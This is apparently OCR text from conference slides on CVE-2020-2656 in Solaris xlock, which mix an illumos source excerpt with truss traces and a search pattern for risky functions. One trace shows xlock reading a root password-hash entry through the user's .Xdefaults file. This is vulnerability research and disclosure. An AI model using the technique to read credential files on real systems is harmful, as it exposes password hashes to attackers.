
```
453
454     /* revert to non-privileged user */
455     (void) __priv_relinquish();
456
457     (void) closedir(dirp);
458     (void) time(&now);  /* get current time */
459
460     /*
461      * loop through utmpx file, printing process info
462      * about each logged in user
463      */
464     for (ut = utmpbegin; ut < utmpend; ut++) {
```


Source: https://github.com/illumos/illumos-gate

CVE-2020-2656 Solaris xlock

September 2019 - January 2020


“Have I ever mentioned
how much I love truss?”
Marco Ivaldi


ssh
⌥⌘1
1564/1@1: -> libX11:XResourceManagerString(0x4c2c2cb40, 0x4c2c38750, 0xffffffffffffffff, 0x0, 0x80, 0x0)
1564/1@1: <- libX11:XResourceManagerString() = 0
1564/1@1: -> libc:snprintf(0x7ff14bcf1ac0, 0x400, 0x4051a0, 0x7ff14bcf49d0, 0x80, 0x0)
1564/1@1: <- libc:snprintf() = 30
1564/1@1: -> libX11:XrmGetFileDatabase(0x7ff14bcf1ac0, 0x7fffffffffffffff, 0x4051ad, 0x7ff14bcf1ade, 0xb, 0x746c)
1564/1@1: -> libc:open(0x7ff14bcf1ac0, 0x0, 0x4051ad, 0x7ff14bcf1ade, 0xb, 0x746c)
1564: openat(AT_FDCWD, "/export/home/raptor/.Xdefaults", O_RDONLY) Err#2 ENOENT
1564/1@1: <- libc:open() = 0xffffffff
1564/1@1: <- libX11:XrmGetFileDatabase() = 0
1564/1@1: -> libX11:XrmMergeDatabases(0x0, 0x7ff14bcf1678, 0x0, 0x4051ad, 0x7feb92fe2a40, 0x7feb92e586a0)
1564/1@1: -> libX11:XrmCombineDatabase(0x0, 0x7ff14bcf1678, 0x1, 0x4051ad, 0x7feb92fe2a40, 0x7feb92e586a0)
1564/1@1: <- libX11:XrmMergeDatabases() = 0
1564/1@1: -> libX11:XrmParseCommand(0x7ff14bcf1698, 0x514e50, 0x1f, 0x7ff14bcf4950, 0x7ff14bcf1674, 0x7ff14bcf47b8)
1564/1@1: <- libX11:XrmParseCommand() = 0x7ff14bcf47c0
@
/seteuid\|setuid\|strcpy\|strcat\|sprintf\|"\/.*"


ssh
⌥⌘1
1583:   openat(AT_FDCWD, "/export/home/raptor/.Xdefaults", O_RDONLY) = 4
1583/1@1:   <- libc:open() = 4
1583/1@1:   -> libc:fstat(0x4, 0x7fdc9901a780, 0xffffa1001a525140, 0x4
051ad, 0x7fda16c02a40, 0x7fda16a586a0)
1583:   fstatat(4, NULL, 0x7FDC9901A780, 0)   = 0
1583/1@1:   <- libc:fstat() = 0
1583/1@1:   -> libc:malloc(0x3c5, 0x0, 0xffffa1001a525140, 0x0, 0x4031
c2, 0x7fda16c177e8)
1583/1@1:   <- libc:malloc() = 0xa75bbd9a0
1583/1@1:   -> libc:read(0x4, 0xa75bbd9a0, 0x3c4, 0x0, 0x4031c2, 0x7fd
a16c177e8)
1583:   read(4, " r o o t : $ 5 $ r o u n"..., 964)   = 964
1583/1@1:   <- libc:read() = 964
1583/1@1:   -> libc:close(0x4, 0xa75bbd9a0, 0xffffa1001a525140, 0x0, 0
x4031c2, 0x7fda16c177e8)
1583:   close(4)   = 0
1583/1@1:   <- libc:close() = 0
1583/1@1:   -> libc:malloc(0x20, 0xa75bbd9a0, 0xffffa1001a525140, 0x0,
 0x4031c2, 0x7fda16c177e8)
1583/1@1:   <- libc:malloc() = 0xa75ba55a0
1583/1@1:   -> libc:setlocale(0x0, 0x0, 0x0, 0x0, 0x4031c2, 0x7fda16c1
77e8)
1583/1@1:   <- libc:setlocale() = 0x7fda16519ddc
/Xdefaults

XLock.ad


XLock.ad

